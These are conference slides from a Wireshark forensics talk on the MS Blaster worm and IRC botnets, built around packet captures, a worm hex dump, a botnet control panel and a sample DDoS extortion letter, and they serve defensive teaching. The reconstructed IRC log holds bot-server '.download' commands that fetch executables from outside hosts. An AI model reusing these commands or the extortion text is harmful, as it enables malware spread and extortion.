

# SHARKFEST '12

Wireshark Developer and User Conference

## Case Study - Worm's, Virus's and Bot's – Attacking From Within...

Phill Shade (Forensic Engineer –  
Merlion's Keep Consulting)

# Phillip D. Shade (Phill)

[phill.shade@gmail.com](mailto:phill.shade@gmail.com)

- Phillip D. Shade is the founder of Merlion's Keep Consulting, a professional services company specializing in Network and Forensics Analysis
- Internationally recognized Network Security and Forensics expert, with over 30 years of experience
- Member of FBI InfraGard, Computer Security Institute, the IEEE and Volunteer at the Cyber Warfare Forum Initiative
- Numerous certifications including CNX-Ethernet (Certified Network Expert), Cisco CCNA, CWNA (Certified Wireless Network Administrator), WildPackets PasTech and WNAX (WildPackets Certified Network Forensics Analysis Expert)
- Certified instructor for a number of advanced Network Training academies including Wireshark University, Global Knowledge, Sniffer University, and Planet-3 Wireless Academy.



# Not What You Want to See on Your Screen...

```
C:\>dir/w
Volume in drive C has no label.
Volume Serial Number is 343E-2558

Directory of C:\

AUTOEXEC.BAT          CONFIG.SYS            [DELL]
[Documents and Settings] [Games]               [My Shared Folder]
[Phill Stuff]         [Phill Trace Files]  [Phill Tunes]
[Phill Work Stuff]    [Program Files]      [Student Downloads]
[Temp]                [WINDOWS]            YServer.txt
                    3 File(s)            17,071 bytes
                    12 Dir(s)         5,121,503,232 bytes free

  I just wanted to say LOVE YOU SAN!! billy gates why do you make this possibl
e? Stop making money and fix your software!!_
```

# The Original – The MS Blaster Worm...

- Exploits Microsoft Windows RPC Vulnerability
  - Microsoft RPC vulnerability using TCP Port 135
- Infected machines will attempt to propagate the worm to additional machines
  - Infected machines will also attempt to launch a Distributed Denial of Service (DDoS) attack against Microsoft on the following schedule:
    - Any day in the months
      - September - December
    - 16th to the 31st day of the following months:
      - January - August



# Packet Capture File

	IP - Src	IP - Dest	Time	Protocol	Length	Info
1	141.157.228.12	10.1.1.31	0.000000	TCP	62	1857 > 4444 [SYN] Seq=1521629589
2	10.1.1.31	141.157.228.12	0.000269	TCP	62	4444 > 1857 [SYN, ACK] Seq=220597
3	141.157.228.12	10.1.1.31	0.082813	TCP	60	1857 > 4444 [ACK] Seq=1521629590
4	141.157.228.12	10.1.1.31	0.177883	TCP	93	1857 > 4444 [PSH, ACK] Seq=1521629590
5	10.1.1.31	141.157.228.12	0.349041	TCP	93	4444 > 1857 [PSH, ACK] Seq=220597
6	10.1.1.31	141.157.228.12	0.502697	TFTP	62	Read Request, File: msblast.exe,
7	141.157.228.12	10.1.1.31	0.534942	TCP	60	1857 > 4444 [ACK] Seq=1521629629
8	10.1.1.31	141.157.228.12	0.535177	TCP	158	4444 > 1857 [PSH, ACK] Seq=220597
9	141.157.228.12	10.1.1.31	0.616459	TFTP	558	Data Packet, Block: 1
10	10.1.1.31	141.157.228.12	0.617895	TFTP	60	Acknowledgement, Block: 1
11	141.157.228.12	10.1.1.31	0.752105	TCP	60	1857 > 4444 [ACK] Seq=1521629629
12	12.243.154.137	10.1.1.31	0.848049	TCP	62	1818 > 135 [SYN] Seq=2903204790 v
13	10.1.1.31	12.243.154.137	0.848224	TCP	60	135 > 1818 [RST, ACK] Seq=0 Ack=.
14	12.243.154.137	10.1.1.31	1.380230	TCP	62	1818 > 135 [SYN] Seq=2903204790 v
15	10.1.1.31	12.243.154.137	1.380397	TCP	60	135 > 1818 [RST, ACK] Seq=0 Ack=.
16	141.157.228.12	10.1.1.31	1.519664	TFTP	558	Data Packet, Block: 2
17	10.1.1.31	141.157.228.12	1.523540	TFTP	60	Acknowledgement, Block: 2
18	12.243.154.137	10.1.1.31	1.822370	TCP	62	1818 > 135 [SYN] Seq=2903204790 v
19	10.1.1.31	12.243.154.137	1.822542	TCP	60	135 > 1818 [RST, ACK] Seq=0 Ack=.
20	141.157.228.12	10.1.1.31	2.425865	TFTP	558	Data Packet, Block: 3
21	10.1.1.31	141.157.228.12	2.430854	TFTP	60	Acknowledgement, Block: 3
22	141.157.228.12	10.1.1.31	3.332098	TFTP	558	Data Packet, Block: 4

What's hiding inside these seemingly harmless packets?

# MSBlaster Worm Download

IP - Src	IP - Dest	Time	Protocol	Length	Info
6 10.1.1.31	141.157.228.12	0.502697	TFTP	62	Read Request, File: msblast.exe
9 141.157.228.12	10.1.1.31	0.616459	TFTP	558	Data Packet, Block: 1
10 10.1.1.31	141.157.228.12	0.617895	TFTP	60	Acknowledgement, Block: 1
16 141.157.228.12	10.1.1.31	1.519664	TFTP	558	Data Packet, Block: 2
17 10.1.1.31	141.157.228.12	1.523540	TFTP	60	Acknowledgement, Block: 2
20 141.157.228.12	10.1.1.31	2.425865	TFTP	558	Data Packet, Block: 3
21 10.1.1.31	141.157.228.12	2.430854	TFTP	60	Acknowledgement, Block: 3
22 141.157.228.12	10.1.1.31	3.332098	TFTP	558	Data Packet, Block: 4
23 10.1.1.31	141.157.228.12	3.332752	TFTP	60	Acknowledgement, Block: 4
24 141.157.228.12	10.1.1.31	4.238330	TFTP	558	Data Packet, Block: 5
25 10.1.1.31	141.157.228.12	4.244026	TFTP	60	Acknowledgement, Block: 5
26 141.157.228.12	10.1.1.31	5.145458	TFTP	558	Data Packet, Block: 6
27 10.1.1.31	141.157.228.12	5.152692	TFTP	60	Acknowledgement, Block: 6
28 141.157.228.12	10.1.1.31	6.050621	TFTP	558	Data Packet, Block: 7
29 10.1.1.31	141.157.228.12	6.053781	TFTP	60	Acknowledgement, Block: 7
30 141.157.228.12	10.1.1.31	6.956802	TFTP	558	Data Packet, Block: 8
31 10.1.1.31	141.157.228.12	6.961467	TFTP	60	Acknowledgement, Block: 8
32 141.157.228.12	10.1.1.31	7.864008	TFTP	558	Data Packet, Block: 9
33 10.1.1.31	141.157.228.12	7.866905	TFTP	60	Acknowledgement, Block: 9
34 141.157.228.12	10.1.1.31	8.770122	TFTP	558	Data Packet, Block: 10
35 10.1.1.31	141.157.228.12	8.773080	TFTP	60	Acknowledgement, Block: 10
36 141.157.228.12	10.1.1.31	9.676307	TFTP	558	Data Packet, Block: 11
37 10.1.1.31	141.157.228.12	9.676307	TFTP	60	Acknowledgement, Block: 11
38 141.157.228.12	10.1.1.31	10.584571	TFTP	78	Data Packet, Block: 12 (last)
39 10.1.1.31	141.157.228.12	10.584571	TFTP	60	Acknowledgement, Block: 12
40 141.157.228.12	10.1.1.31	11.459194	TFTP	78	Data Packet, Block: 13 (last)

Server infects the workstation with MSBlaster-Worm via TFTP Download

# MSBlaster Worm – Visual Reconstruction

```
H#...l.5..Y.....`m...a... |h...k.e.....x.t.....\89..|
t.....:.(9.r-
u.|@-vr.s.9..#>"...P..w...ll)...9E.. \G...|;B... _9..%.K.....1.Y?
<...4)....^37...s.v...u...n.A8h.....
..u.2...5..4..n.....D..A..4...hD...<y..x.....}.....G.
.. 8..i5.m.....

....

....'b%.w...`i.....fc....]]..
.h.r`o.9..>p.(..V..4p..th<.<#.....<x0...B.Kx.Hé.....
..d.....KF.....d.....
i0...H...O.k..i.....`.....h...)\...r...it...i..B.B\.....2.E1..b.i.....^..MO.i... cn.$l...
O..._B...I...A.....(
Y..h..0T..K.....@...^..sv.=:[...Xaor..Kh....WF..m...
@.<.WO.....$h.....h.F...C..
)..8..d..r.m.<[.|R[L.Gvx/[G...A...M..t..3.D0.)db5.\6..%((.....s..L9.l..
.....t.....X.....S.(...V...t..0.....]CM.....F..G...8

....

.....]5QD.....G@..Y0,..(\7..4..X...u..4..>...fa.....WV..Zj..H5...l.)...Q.....G..MIw-f#n#P.(.h..)
rF..R...2d.d..83...S..n...w..n... |8I.Bnn.)..._.....E.Ej(..//..u..
..j].....
..0.I..{.....*..P..A..2G...:..m..@...%..-..<..v5%..}.....e.....
...W).....Sd..la.
.....v
[.../..j].....z... ..b..<c...L.....+;)..(=..x...~*..>. T...%Q/.....
.....R.2 ..2...J2 .. ..p.....?u#j".s.j..@.<0E|r...).G..G. t...G...../s_.. u...t.....t..W.D.L__...Y...-
...$=s.....}.....0.....48....<

....

.....@D...HLP...TX... \ l...pt.....E.6.....@.....00.<10.....msblast.exe.I ju
wan.....to say LOVE YOU SANil.bill...n.gatesh.d&you make...~.lhi.possio
?l[...Bp.ing.one-Wd.... fix2r]oftireU...=o.....H.....F..*..].....+..H'KG.....7....._..K.2
$X..EdI.p..t...>7.^
.p.G].....*M...j. .nr..MA...~.RB3
.....36..EOW... ..8..0.(.f.....C...@.A...((..6d..d)....s..C25C...$C25...i./s^X.0.... x...E...O..
....._H.f.....+x.....d.p...O...=..W.W2.1'l...
```


# Infected Workstation Now Attacks Others

	IP - Src	IP - Dest	Time	Protocol	Length	Info
44	10.1.1.31	180.191.253.1	15.182403	TCP	62	1029 > 135 [SYN] Seq=2209767891
45	10.1.1.31	180.191.253.2	15.182544	TCP	62	1030 > 135 [SYN] Seq=2209826792
46	10.1.1.31	180.191.253.3	15.182664	TCP	62	1031 > 135 [SYN] Seq=2209875599
47	10.1.1.31	180.191.253.4	15.182779	TCP	62	1032 > 135 [SYN] Seq=2209914664
48	10.1.1.31	180.191.253.5	15.182899	TCP	62	1033 > 135 [SYN] Seq=2209955055
49	10.1.1.31	180.191.253.6	15.183015	TCP	62	1034 > 135 [SYN] Seq=2210006969
50	10.1.1.31	180.191.253.7	15.183136	TCP	62	1035 > 135 [SYN] Seq=2210066265
51	10.1.1.31	180.191.253.8	15.183258	TCP	62	1036 > 135 [SYN] Seq=2210127960
52	10.1.1.31	180.191.253.9	15.183382	TCP	62	1037 > 135 [SYN] Seq=2210167019
53	10.1.1.31	180.191.253.10	15.183490	TCP	62	1038 > 135 [SYN] Seq=2210207993
54	10.1.1.31	180.191.253.11	15.183609	TCP	62	1039 > 135 [SYN] Seq=2210265390
55	10.1.1.31	180.191.253.12	15.183723	TCP	62	1040 > 135 [SYN] Seq=2210311217
56	10.1.1.31	180.191.253.13	15.183841	TCP	62	1041 > 135 [SYN] Seq=2210376132
57	10.1.1.31	180.191.253.14	15.183960	TCP	62	1042 > 135 [SYN] Seq=2210410320
58	10.1.1.31	180.191.253.15	15.184080	TCP	62	1043 > 135 [SYN] Seq=2210468332
59	10.1.1.31	180.191.253.16	15.184196	TCP	62	1044 > 135 [SYN] Seq=2210526690
60	10.1.1.31	180.191.253.17	15.184311	TCP	62	1045 > 135 [SYN] Seq=2210588478
61	10.1.1.31	180.191.253.18	15.184427	TCP	62	1046 > 135 [SYN] Seq=2210623641
62	10.1.1.31	180.191.253.19	15.184564	TCP	62	1047 > 135 [SYN] Seq=2210673362
63	10.1.1.31	180.191.253.20	15.184682	TCP	62	1048 > 135 [SYN] Seq=2210716189

10.1.1.31 Now scans for other nodes beginning in the 180.191.253.XXX range



# Blaster Worm Attack – What it Looks Like...



# MSBlaster Worms - A Postscript...

SEATTLE, Washington (AP) -- A teenager was sentenced Friday to 1 1/2 years in prison for unleashing a variant of the "Blaster" Internet worm that crippled 48,000 computers.

Jeffrey Lee Parson, 19, of Hopkins, Minnesota, will serve his time at a low-security prison and must perform 10 months of community service.

Parson created a Blaster version that launched a distributed denial-of-service attack against a Microsoft Windows update Web site as well as personal computers. Blaster and its variants, also known as the LovSan virus, crippled networks worldwide.



\*CNN News 28Jan05

# Insider Threat – Bots...

The screenshot shows a desktop environment with several application windows. The desktop background is blue with various icons for creating and managing tasks and templates. The open windows include:

- Stats botnet:** A window showing statistics for bots. It includes a 'Refresh' button and a 'Clear stats' button. The data is as follows:

Category	Count
All bots:	6
ONLINE:	6
OFFLINE:	0
Free:	6
Work:	0
Country:	1
- List bots:** A window displaying a list of bots with columns for ID, Ver, Country, IP, Status, First time, and Last time. The data is as follows:

ID	Ver	Country	IP	Status	First time	Last time
1	4	Brazil		Free	2009-01-08 00:22:32	2009-01-08 08:37:20
2	4	Canada		Free	2009-01-08 00:41:10	2009-01-08 08:37:20
3	4	Thailand		Free	2009-01-08 04:33:12	2009-01-08 08:37:20
4	4	Kyrgyzstan		Free	2009-01-08 06:03:20	2009-01-08 08:37:20
5	4	Russian Federation		Free	2009-01-08 06:10:46	2009-01-08 08:37:20
6	4	Georgia		Free	2009-01-08 08:02:13	2009-01-08 08:37:20
- Tasks:** A window showing a table of tasks with columns for #, HOST, Bots, Type, and Start. The data is as follows:

#	HOST	Bots	Type	Start
1	ya.ru	0699	OET	2008-12-20
2	google.ru	0686	OET	2008-12-31
- Add Task Leads:** A dialog box for adding new task leads. It includes fields for Name and Rules, and a list of examples for rules based on country and IP address.
- Add Task SPAM:** A dialog box for adding a new SPAM task. It includes fields for Limit mail on one bot, Keys for subject (split space), Senders List, Servers List, Template, and Status. It also has buttons for Add, Generate subjects, and Cancel.
- Add Template for SPAM Task:** A dialog box for adding a new template for a SPAM task. It includes a Name template field and an information box explaining the format for the template.
- Create new task:** A dialog box for creating a new task. It includes fields for Host[port], Path, Referer, POST, Bots, Type, Status, Start, and End. It also has Add and Cancel buttons.
- Update Inuit:** A dialog box for updating the Inuit version. It includes a Version field (set to 4) and a File field. It has an Update button.

# Bot Infested Capture File

No.	IP - Src	IP - Dest	Time	Protocol	Length	Info
61	68.164.173.62	172.16.1.10	69.798997	TCP	60	4731 > 135 [ACK] Seq=53/13960/
62	68.164.173.62	172.16.1.10	70.476275	TCP	60	1216 > 135 [ACK] Seq=558177394
63	68.164.173.62	172.16.1.10	70.496296	DCERPC	126	Bind: call_id: 127 Fragment: Si
64	172.16.1.10	68.164.173.62	70.496445	DCERPC	114	Bind_ack: call_id: 127 Fragment
65	172.16.1.10	68.164.173.62	72.876008	TCP	54	135 > 4800 [FIN, ACK] Seq=34564
66	68.164.173.62	172.16.1.10	72.974040	TCP	1486	[TCP segment of a reassembled P
67	68.164.173.62	172.16.1.10	72.975773	emActi	86	RemoteCreateInstance request[Lo
68	172.16.1.10	68.164.173.62	72.975807	TCP	54	135 > 1216 [ACK] Seq=3486354286
69	172.16.1.10	68.164.173.62	73.023928	TCP	54	135 > 1216 [FIN, ACK] Seq=34863
70	172.16.1.10	68.164.173.62	73.212438	TFTP	61	Read Request, File: analiz.exe,
71	172.16.1.10	68.164.173.62	74.222177	TFTP	61	Read Request, File: analiz.exe,
72	68.164					8 Data Packet, Block: 1
73	172.16					6 Acknowledgement, Block: 1
74	68.164					8 Data Packet, Block: 1
75	172.16					6 Acknowledgement, Block: 1
76	172.16					6 Acknowledgement, Block: 1
77	68.164					8 Data Packet, Block: 2
78	172.16					6 Acknowledgement, Block: 2
79	68.164					86 [TCP Retransmission] 1216 > 135
80	172.16					4 [TCP Dup ACK 69#1] 135 > 1216 [
81	172.16					4 135 > 1216 [FIN, ACK] Seq=34863
82	172.16					6 Acknowledgement, Block: 2
83	68.164					8 Data Packet, Block: 2
84	172.16					6 Acknowledgement, Block: 2
85	68.164					8 Data Packet, Block: 3
86	172.16					6 Acknowledgement, Block: 3
87	68.164					0 1216 > 135 [ACK] Seq=558178930
88	68.164					0 1216 > 135 [FIN, ACK] Seq=55817
89	172.16					4 135 > 1216 [ACK] Seq=3486354287
90	68.164					8 Data Packet, Block: 3

**Summary :** Worm.Analiz.Process


**Description :** Identified by Sophos as the Rbot-RP worm, the Analiz threat exploits backdoor functionality and can spread through unprotected or unauthorized remote penetration. This threat may also be identified as W32/HJ-6963.

Worm.Analiz should not be confused with Dialer.Anal-Liz, which is an unrelated premium rate dialer application.

Worms are programs that propagate by spreading over a network. A worm is a special type of computer virus.

This application is most likely downloaded and installed through vulnerabilities in system security or by another application that is considered to be adware or spyware.

**Company :** Unknown

**Threat Level :** 

**Category :** WORM

# Download Reconstruction

```
Follow TCP Stream
Stream Content
PASS 10m3za
NICK damn-0262937047
USER ghmfeirsfnw 0 0 :damn-0262937047

:hunt3d.devilz.net NOTICE AUTH :*** Looking up your hostname...
:hunt3d.devilz.net NOTICE AUTH :*** Found your hostname
:hunt3d.devilz.net 001 damn-0262937047 :Welcome to the devilz IRC Network damn-0262937047!
ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.net
:hunt3d.devilz.net 002 damn-0262937047 :Your host is hunt3d.devilz.net, running version
Unreal3.2
:hunt3d.devilz.net 003 damn-0262937047 :This server was created Thu Sep 9 2004 at
14:58:49 CDT
:hunt3d.devilz.net 004 damn-0262937047 hunt3d.devilz.net Unreal3.2
fowghraAsORTVSxNCWqBzvdHtGp lvhopsmtikrRc
:hunt3d.devilz.net 005 damn-0262937047 MAP
NICKLEN=30 TOPICLEN=307 KICKLEN=307 MAXTAR
server
:hunt3d.devilz.net 005 damn-0262937047 WALLCHOPS WATCH=128 SILENCE=15 MODES=12
CHANTYPES=# PREFIX=(ohv)@%+ CHANMODES=beqa,kfl,l,psmntirRcOAKVGCuzNSMT NETWORK=devilz
CASEMAPPING=ascii EXTBAN=~,,cgr :are supported by this server
:hunt3d.devilz.net 251 damn-0262937047 :There are 1 users and 5122 invisible on 1 servers
:hunt3d.devilz.net 252 damn-0262937047 2 :operator(s) online
:hunt3d.devilz.net 253 damn-0262937047 14 :unknown connection(s)
:hunt3d.devilz.net 254 damn-0262937047 19 :channels formed
:hunt3d.devilz.net 255 damn-0262937047 :I have 5123 clients and 0 servers
:hunt3d.devilz.net 265 damn-0262937047 :Current Local Users: 5123 Max: 9508
:hunt3d.devilz.net 266 damn-0262937047 :Current Global Users: 5123 Max: 5123
:hunt3d.devilz.net 422 damn-0262937047 :MOTD File is missing
:damn-0262937047 MODE damn-0262937047 :+i
:damn-0262937047!ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.net JOIN :#s01
:hunt3d.devilz.net 332 damn-0262937047 #s01 :.download http://www.wanees.net/bbnz.exe
bbnz.exe 1
:hunt3d.devilz.net 333 damn-0262937047 #s01 AL7uB 1103771901
:hunt3d.devilz.net 353 damn-0262937047 @ #s01 :damn-0262937047
:hunt3d.devilz.net 366 damn-0262937047 #s01 :End of /NAMES list.
:damn-0262937047!ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.net JOIN :#s02
:hunt3d.devilz.net 332 damn-0262937047 #s02 :.download http://
webacceptor.findwhat-ever-now.com:8091/get.file?
action=file&afp=13001&class=682&affiliate=jocker jocker.exe 1
:hunt3d.devilz.net 333 damn-0262937047 #s02 AL7uB 1103771882
:hunt3d.devilz.net 353 damn-0262937047 @ #s02 :damn-0262937047
:hunt3d.devilz.net 366 damn-0262937047 #s02 :End of /NAMES list.
:damn-0262937047!ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.net JOIN :#s03
:hunt3d.devilz.net 332 damn-0262937047 #s03 :.download http://ysbweb.com/ist/scripts/
ysb_exe.php?account_id=1000489&user_level=3 ysbinstall_1000489_3.exe 1
:hunt3d.devilz.net 333 damn-0262937047 #s03 AL7uB 1103771894
:hunt3d.devilz.net 353 damn-0262937047 @ #s03 :damn-0262937047
:hunt3d.devilz.net 366 damn-0262937047 #s03 :End of /NAMES list.
```

Backdoor Client (Bot) IRC Login to Bot-Server

Bot-Server downloading updates to infected Bot

# Sample DDoS Extortion Letter

*"Hello. If you want to continue having your site operational, you must pay us 10 000 rubles monthly. Attention! Starting as of DATE your site will be a subject to a DDoS attack. Your site will remain unavailable until you pay us.*

*The first attack will involve 2,000 bots. If you contact the companies involved in the protection of DDoS-attacks and they begin to block our bots, we will increase the number of bots to 50 000, and the protection of 50 000 bots is very, very expensive.*

*1-st payment (10 000 rubles) Must be made no later than DATE. All subsequent payments (10 000 rubles) Must be committed no later than 31 (30) day of each month starting from August 31. Late payment penalties will be charged 100% for each day of delay.*

*For example, if you do not have time to make payment on the last day of the month, then 1 day of you will have to pay a fine 100%, for instance 20 000 rubles. If you pay only the 2nd date of the month, it will be for 30 000 rubles etc. Please pay on time, and then the initial 10 000 rubles offer will not change. Penalty fees apply to your first payment - no later than DATE"*

*You will also receive several bonuses...*

- 1. 30% discount if you request DDoS attack on your competitors/enemies. Fair market value DDoS attacks a simple site is about \$ 100 per night, for you it will cost only 70 \$ per day.*
- 2. If we turn to your competitors / enemies, to make an attack on your site, then we deny them.*

*Payment must be done on our purse Yandex-money number 41001474323733. Every month the number will be a new purse, be careful. About how to use Yandex-money read on [www.money.yandex.ru](http://www.money.yandex.ru). If you want to apply to law enforcement agencies, we will not discourage you. We even give you their contacts: [www.fsb.ru](http://www.fsb.ru), [www.mvd.ru](http://www.mvd.ru)"*

